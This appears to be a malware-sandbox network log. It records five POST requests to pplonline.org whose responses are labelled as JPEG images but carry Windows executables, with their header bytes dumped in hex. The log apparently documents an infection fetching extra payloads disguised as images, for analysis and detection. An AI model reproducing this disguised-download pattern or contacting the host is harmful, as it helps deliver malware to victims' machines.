Jan 14, 2022 13:49:22.204152107 CET	1280	OUT	POST /Cgi//1.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: pplonline.org Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:49:22.357382059 CET	1281	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:22 GMT Server: Apache Last-Modified: Mon, 07 Aug 2017 00:52:20 GMT Accept-Ranges: bytes Content-Length: 645592 Keep-Alive: timeout=5, max=74 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 13 00 ea 98 3d 53 00 76 08 00 3f 0c 00 00 e0 00 06 21 0b 01 02 15 00 d0 06 00 00 e0 07 00 00 06 00 00 58 10 00 00 00 10 00 00 00 e0 06 00 00 00 90 60 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 20 09 00 00 06 00 00 38 c3 0a 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 07 00 98 19 00 00 00 d0 07 00 4c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 fc 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 07 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac d1 07 00 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 ce 06 00 00 10 00 00 00 d0 06 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 30 60 2e 64 61 74 61 00 00 00 b0 0f 00 00 00 e0 06 00 00 10 00 00 00 d6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 24 ad 00 00 00 f0 06 00 00 ae 00 00 00 e6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2e 62 73 73 00 00 00 00 98 04 00 00 00 a0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 40 c0 2e 65 64 61 74 61 00 00 98 19 00 00 00 b0 07 00 00 1a 00 00 00 94 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 00 4c 0a 00 00 00 d0 07 00 00 0c 00 00 00 ae 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 18 00 00 00 00 e0 07 00 00 02 00 00 00 ba 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 20 00 00 00 00 f0 07 00 00 02 00 00 00 bc 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65 6c 6f 63 00 00 fc 27 00 00 00 00 08 00 00 28 00 00 00 be 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34 00 00 00 00 00 00 60 01 00 00 00 30 08 00 00 02 00 00 00 e6 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f 31 39 00 00 00 00 00 c8 03 00 00 00 40 08 00 00 04 00 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 33 35 00 00 00 00 00 4d 06 00 00 00 50 08 00 00 08 00 00 00 ec 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 35 31 00 00 00 00 00 60 43 00 00 00 60 08 00 00 44 00 00 00 f4 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 36 33 00 00 00 00 00 84 0d 00 00 00 b0 08 00 00 0e 00 00 00 38 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 37 37 00 00 00 00 00 94 0b 00 00 00 c0 08 00 00 0c 00 00 00 46 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 38 39 00 00 00 00 00 04 05 00 00 00 d0 08 00 00 06 00 00 00 52 08 00 00 00 00 00 00 00 00 00 00 00 00 40 0 0 30 42 2f 31 30 32 00 00 00 00 0d 01 00 00 00 e0 08 00 00 02 00 00 00 58 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 31 31 33 00 00 00 00 db 19 00 00 00 f0 08 00 00 1a 00 00 00 5a 08 00 00 00 00 00 00 00 00 00 00 00 00 40 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL=Sv?!X` 8 L'p.text`0`.data@@.rdata$@@@. bss@.edata@0@.idataL@0.CRT@0.tls @0.reloc'(@0B/4`0@@B/19@@B/35MP@B/51`C`D@B/638@B/77F@B/89 R@0B/102X@B/113Z@
Jan 14, 2022 13:49:23.240382910 CET	1952	OUT	POST /Cgi//2.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: pplonline.org Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:49:23.400569916 CET	1953	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:23 GMT Server: Apache Last-Modified: Thu, 06 Jun 2019 09:00:58 GMT Accept-Ranges: bytes Content-Length: 334288 Keep-Alive: timeout=5, max=73 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 f0 2f 05 84 91 41 56 84 91 41 56 84 91 41 56 8d e9 d2 56 88 91 41 56 5d f3 40 57 86 91 41 56 1a 31 86 56 85 91 41 56 5d f3 42 57 80 91 41 56 5d f3 44 57 8f 91 41 56 5d f3 45 57 8f 91 41 56 a6 f1 40 57 80 91 41 56 4f f2 40 57 87 91 41 56 84 91 40 56 d6 91 41 56 4f f2 42 57 86 91 41 56 4f f2 45 57 c0 91 41 56 4f f2 41 57 85 91 41 56 4f f2 be 56 85 91 41 56 4f f2 43 57 85 91 41 56 52 69 63 68 84 91 41 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d8 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 d8 03 00 00 66 01 00 00 00 00 00 29 dd 03 00 00 10 00 00 00 f0 03 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 70 05 00 00 04 00 00 a3 73 05 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 70 e6 04 00 50 00 00 00 c0 e6 04 00 c8 00 00 00 00 40 05 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fc 04 00 d0 1d 00 00 00 50 05 00 e0 16 00 00 30 e2 04 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 e2 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 38 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 d6 03 00 00 10 00 00 00 d8 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 fc fe 00 00 00 f0 03 00 00 00 01 00 00 dc 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 2c 48 00 00 00 f0 04 00 00 04 00 00 00 dc 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 40 05 00 00 04 00 00 00 e0 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 e0 16 00 00 00 50 05 00 00 18 00 00 00 e4 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 3f 01 00 00 e8 23 c9 03 00 59 85 c0 75 0e 68 13 e0 ff ff e8 26 c9 03 00 59 33 c0 c3 89 80 28 01 00 00 83 c0 0f 83 e0 f0 c3 55 8b ec 56 e8 cd ff ff ff 8b f0 85 f6 74 2d 6a 00 ff 75 10 6a 00 ff 75 0c ff 75 Data Ascii: MZ@ !L!This program cannot be run in DOS mode.$/AVAVAVVAV]@WAV1VAV]BWAV]DWAV]E WAV@WAVO@WAV@VAVOBWAVOEWAVOAWAVOVAVOCWAVRichAVPELb["!f)ps@pP@xP0T@8.textt `.rdat a@@.data,H@.rsrcx@@@.relocP@Bh?#Yuh&Y3(UVt-jujuu
Jan 14, 2022 13:49:24.106172085 CET	2308	OUT	POST /Cgi//3.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: pplonline.org Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:49:24.270437956 CET	2310	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:24 GMT Server: Apache Last-Modified: Thu, 06 Jun 2019 09:01:20 GMT Accept-Ranges: bytes Content-Length: 137168 Keep-Alive: timeout=5, max=72 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8d c2 55 b1 c9 a3 3b e2 c9 a3 3b e2 c9 a3 3b e2 c0 db a8 e2 d9 a3 3b e2 57 03 fc e2 cb a3 3b e2 10 c1 38 e3 c7 a3 3b e2 10 c1 3f e3 c2 a3 3b e2 10 c1 3a e3 cd a3 3b e2 10 c1 3e e3 db a3 3b e2 eb c3 3a e3 c0 a3 3b e2 c9 a3 3a e2 77 a3 3b e2 02 c0 3f e3 c8 a3 3b e2 02 c0 3e e3 dd a3 3b e2 02 c0 3b e3 c8 a3 3b e2 02 c0 c4 e2 c8 a3 3b e2 02 c0 39 e3 c8 a3 3b e2 52 69 63 68 c9 a3 3b e2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 c4 5f eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 7a 01 00 00 86 00 00 00 00 00 00 e0 82 01 00 00 10 00 00 00 90 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 02 00 00 04 00 00 16 33 02 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 c0 01 00 74 1e 00 00 b4 de 01 00 2c 01 00 00 00 20 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fa 01 00 d0 1d 00 00 00 30 02 00 68 0c 00 00 00 b9 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 b9 01 00 18 00 00 00 68 b8 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 90 01 00 f4 02 00 00 6c be 01 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ca 78 01 00 00 10 00 00 00 7a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 5e 65 00 00 00 90 01 00 00 66 00 00 00 7e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 bc 0b 00 00 00 00 02 00 00 02 00 00 00 e4 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 69 64 61 74 00 00 38 00 00 00 00 10 02 00 00 02 00 00 00 e6 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 20 02 00 00 04 00 00 00 e8 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 68 0c 00 00 00 30 02 00 00 0e 00 00 00 ec 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 00 00 00 02 6a 02 6a 01 e8 90 04 00 00 83 c4 0c a2 78 00 02 10 c3 cc cc cc cc cc cc cc cc cc e8 4e 04 00 00 84 c0 74 19 6a 20 6a 01 6a 07 e8 6a 04 00 00 83 c4 0c c6 05 7d 00 02 10 01 84 c0 75 07 c6 05 7d Data Ascii: MZ@!L!This program cannot be run in DOS mode.$U;;;;W;8;?;:;>;:;:w;?;>;;;;9;Rich;PEL_["!z@3@A@t, x0 hTTh@l.textxz `.rdata^ef~@@.data@.didat8@.rsrcx @@.reloch0@BhjjxNtj jjj}u}
Jan 14, 2022 13:49:24.536778927 CET	2454	OUT	POST /Cgi//4.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: pplonline.org Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:49:24.689769983 CET	2456	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:24 GMT Server: Apache Last-Modified: Thu, 06 Jun 2019 09:01:30 GMT Accept-Ranges: bytes Content-Length: 440120 Keep-Alive: timeout=5, max=71 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a6 c8 bc 41 e2 a9 d2 12 e2 a9 d2 12 e2 a9 d2 12 56 35 3d 12 e0 a9 d2 12 eb d1 41 12 fa a9 d2 12 3b cb d3 13 e1 a9 d2 12 e2 a9 d3 12 22 a9 d2 12 3b cb d1 13 eb a9 d2 12 3b cb d6 13 ee a9 d2 12 3b cb d7 13 f4 a9 d2 12 3b cb da 13 95 a9 d2 12 3b cb d2 13 e3 a9 d2 12 3b cb 2d 12 e3 a9 d2 12 3b cb d0 13 e3 a9 d2 12 52 69 63 68 e2 a9 d2 12 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 16 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 04 06 00 00 82 00 00 00 00 00 00 50 b1 03 00 00 10 00 00 00 20 06 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 d0 06 00 00 04 00 00 61 7a 07 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 43 04 00 82 cf 01 00 f4 52 06 00 2c 01 00 00 00 80 06 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 78 06 00 38 3f 00 00 00 90 06 00 34 3a 00 00 f0 66 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 28 00 00 40 00 00 00 00 00 00 00 00 00 00 00 50 06 00 f0 02 00 00 98 40 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 72 03 06 00 00 10 00 00 00 04 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 10 28 00 00 00 20 06 00 00 18 00 00 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 36 14 00 00 00 50 06 00 00 16 00 00 00 20 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 69 64 61 74 00 00 34 00 00 00 00 70 06 00 00 02 00 00 00 36 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 03 00 00 00 80 06 00 00 04 00 00 00 38 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 34 3a 00 00 00 90 06 00 00 3c 00 00 00 3c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 9c 00 10 f0 9c 00 10 30 9d 00 10 50 9d 00 10 80 9d 00 10 a0 9d 00 10 e0 9d 00 10 00 9e 00 10 20 9e 00 10 40 9e 00 10 80 9e 00 10 a0 9e 00 10 c0 9e 00 10 e0 9e 00 10 20 9f 00 10 40 9f 00 10 a0 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$AV5=A;";;;;;;-;RichPEL8'Y"!P az@ACR,x8?4:f8(@P@@.text `.data(@.idata6P @@.didat4p6@.rsrc8@@.reloc4:<<@B0P @ @
Jan 14, 2022 13:49:25.466285944 CET	2917	OUT	POST /Cgi//5.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: pplonline.org Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:49:25.634658098 CET	2918	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:25 GMT Server: Apache Last-Modified: Thu, 06 Jun 2019 09:01:44 GMT Accept-Ranges: bytes Content-Length: 1246160 Keep-Alive: timeout=5, max=70 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 23 83 34 8c 67 e2 5a df 67 e2 5a df 67 e2 5a df 6e 9a c9 df 73 e2 5a df be 80 5b de 65 e2 5a df f9 42 9d df 63 e2 5a df be 80 59 de 6a e2 5a df be 80 5f de 6d e2 5a df be 80 5e de 6c e2 5a df 45 82 5b de 6f e2 5a df ac 81 5b de 64 e2 5a df 67 e2 5b df 90 e2 5a df ac 81 5e de 6d e3 5a df ac 81 5a de 66 e2 5a df ac 81 a5 df 66 e2 5a df ac 81 58 de 66 e2 5a df 52 69 63 68 67 e2 5a df 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ad 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 0e 00 00 1e 04 00 00 00 00 00 77 f0 0e 00 00 10 00 00 00 00 0f 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 13 00 00 04 00 00 b7 bb 13 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 9d 11 00 88 a0 00 00 88 3d 12 00 54 01 00 00 00 b0 12 00 70 03 00 00 00 00 00 00 00 00 00 00 00 e6 12 00 d0 1d 00 00 00 c0 12 00 14 7d 00 00 70 97 11 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 97 11 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 81 e8 0e 00 00 10 00 00 00 ea 0e 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 10 52 03 00 00 00 0f 00 00 54 03 00 00 ee 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 74 47 00 00 00 60 12 00 00 22 00 00 00 42 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 70 03 00 00 00 b0 12 00 00 04 00 00 00 64 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 14 7d 00 00 00 c0 12 00 00 7e 00 00 00 68 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 8b 4d 08 33 c0 39 41 10 0f 94 c0 5d c3 55 8b ec 8b 45 10 83 e8 00 74 46 83 e8 01 74 29 83 e8 01 74 12 83 e8 01 8b 45 08 74 05 ff 70 20 eb 0b ff 70 1c eb 06 8b 45 08 ff 70 18 ff 75 0c e8 5e 66 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#4gZgZgZnsZ[eZBcZYjZ_mZ^lZE[oZ[dZg[Z^mZZfZ 